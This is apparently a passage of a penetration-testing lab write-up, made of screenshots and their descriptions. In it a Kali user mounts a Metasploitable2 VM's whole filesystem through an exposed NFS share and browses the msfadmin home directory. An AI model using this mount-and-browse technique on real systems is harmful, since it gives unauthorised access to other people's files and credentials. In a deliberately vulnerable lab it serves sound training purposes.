(silentspectre@kali)-[~/Downloads]
$ cd /mnt

(silentspectre@kali)-[/mnt]
$ ls -la
total 12
drwxr-xr-x  3 root root 4096 Jul  1 17:26 .
drwxr-xr-x 19 root root 4096 Jun 19 14:36 ..
drwxr-xr-x 21 root root 4096 May 20 2012 nfsacl


(silentspectre@kali)-[/mnt]
$ cd nfsacl

(silentspectre@kali)-[/mnt/nfsacl]
```

The terminal window is titled "KaliLinux - VMware Workstation" and shows a series of commands to create and mount a directory. The commands are: `ls`, `cd Downloads`, `sudo mkdir -p /mnt/nfsacl`, `sudo chmod -R 777 /mnt/nfsacl`, `sudo mount -o nolock 192.168.100.218`, `sudo mount -o nolock 192.168.100.218:/ /mnt/nfsacl`, `cd /mnt`, `ls -la`, and `cd nfsacl`. The output shows the directory structure and permissions.

Navigate into the mounted directory **to access its contents.**

5 July, 24




```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
File Actions Edit View Help
$ cd nfsacl
(silentspectre@kali)-[/mnt/nfsacl]
$ ls -la
total 104
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 3 root root 4096 Jul 1 17:26 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 3 root root 4096 Apr 28 2010 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 2 root root 4096 Apr 28 2010 dev
drwxr-xr-x 94 root root 4096 Jul 1 16:32 etc
drwxr-xr-x 7 root root 4096 Jul 1 16:32 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 7984 Jul 1 16:30 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 2 root root 4096 Apr 28 2010 proc
drwxr-xr-x 13 root root 4096 Jul 1 16:30 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 2 root root 4096 Apr 28 2010 sys
drwxrwxrwt 4 root root 4096 Jul 1 16:30 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
lrwxrwxrwx 1 root root 29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

(silentspectre@kali)-[/mnt/nfsacl]
$ cd home
(silentspectre@kali)-[/mnt/nfsacl/home]
$ ls -la
total 28
drwxr-xr-x 7 root root 4096 Jul 1 16:32 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



5 July, 24



The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal is running a series of commands to explore a directory structure. The user is "silentspectre" and the current directory is "/mnt/nfsacl/home/msfadmin/vulnerable".

```
silentspectre@kali: /mnt/nfsacl/home/msfadmin/vulnerable
File Actions Edit View Help
└─$ cd home

(silentspectre@kali)-[/mnt/nfsacl/home]
└─$ ls -la
total 28
drwxr-xr-x 7 root      root      4096 Jul  1 16:32 .
drwxr-xr-x 21 root      root      4096 May 20 2012 ..
drwxr-xr-x 2 root      nogroup  4096 Mar 17 2010 ftp
drwxr-xr-x 5 seeratmarryum seeratmarryum 4096 May 20 2012 msfadmin
drwxr-xr-x 2          1002      1002 4096 Apr 16 2010 service
drwxr-xr-x 2          1003      1003 4096 Jul  1 16:32 spectre
drwxr-xr-x 3 silentspectre silentspectre 4096 May  7 2010 user

(silentspectre@kali)-[/mnt/nfsacl/home]
└─$ cd msfadmin

(silentspectre@kali)-[/mnt/nfsacl/home/msfadmin]
└─$ ls -la
total 36
drwxr-xr-x 5 seeratmarryum seeratmarryum 4096 May 20 2012 .
drwxr-xr-x 7 root          root          4096 Jul  1 16:32 ..
lrwxrwxrwx 1 root          root           9 May 14 2012 .bash_history → /dev/null
drwxr-xr-x 4 seeratmarryum seeratmarryum 4096 Apr 17 2010 .distcc
-rw-r--r-- 1 root          root          4174 May 14 2012 .mysql_history
-rw-r--r-- 1 seeratmarryum seeratmarryum 586 Mar 16 2010 .profile
-rwxr-xr-x 1 seeratmarryum seeratmarryum 4 May 20 2012 .rhosts
drwxr-xr-x 2 seeratmarryum seeratmarryum 4096 May 17 2010 .ssh
-rw-r--r-- 1 seeratmarryum seeratmarryum 0 May  7 2010 .sudo_as_admin_successful
drwxr-xr-x 6 seeratmarryum seeratmarryum 4096 Apr 27 2010 vulnerable

(silentspectre@kali)-[/mnt/nfsacl/home/msfadmin]
└─$ cd vulnerable

(silentspectre@kali)-[/mnt/nfsacl/home/msfadmin/vulnerable]
└─$ ls
mysql-ssl samba tikiwiki twiki20030201

(silentspectre@kali)-[/mnt/nfsacl/home/msfadmin/vulnerable]
└─$
```

At the bottom of the terminal window, there is a status bar that reads: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."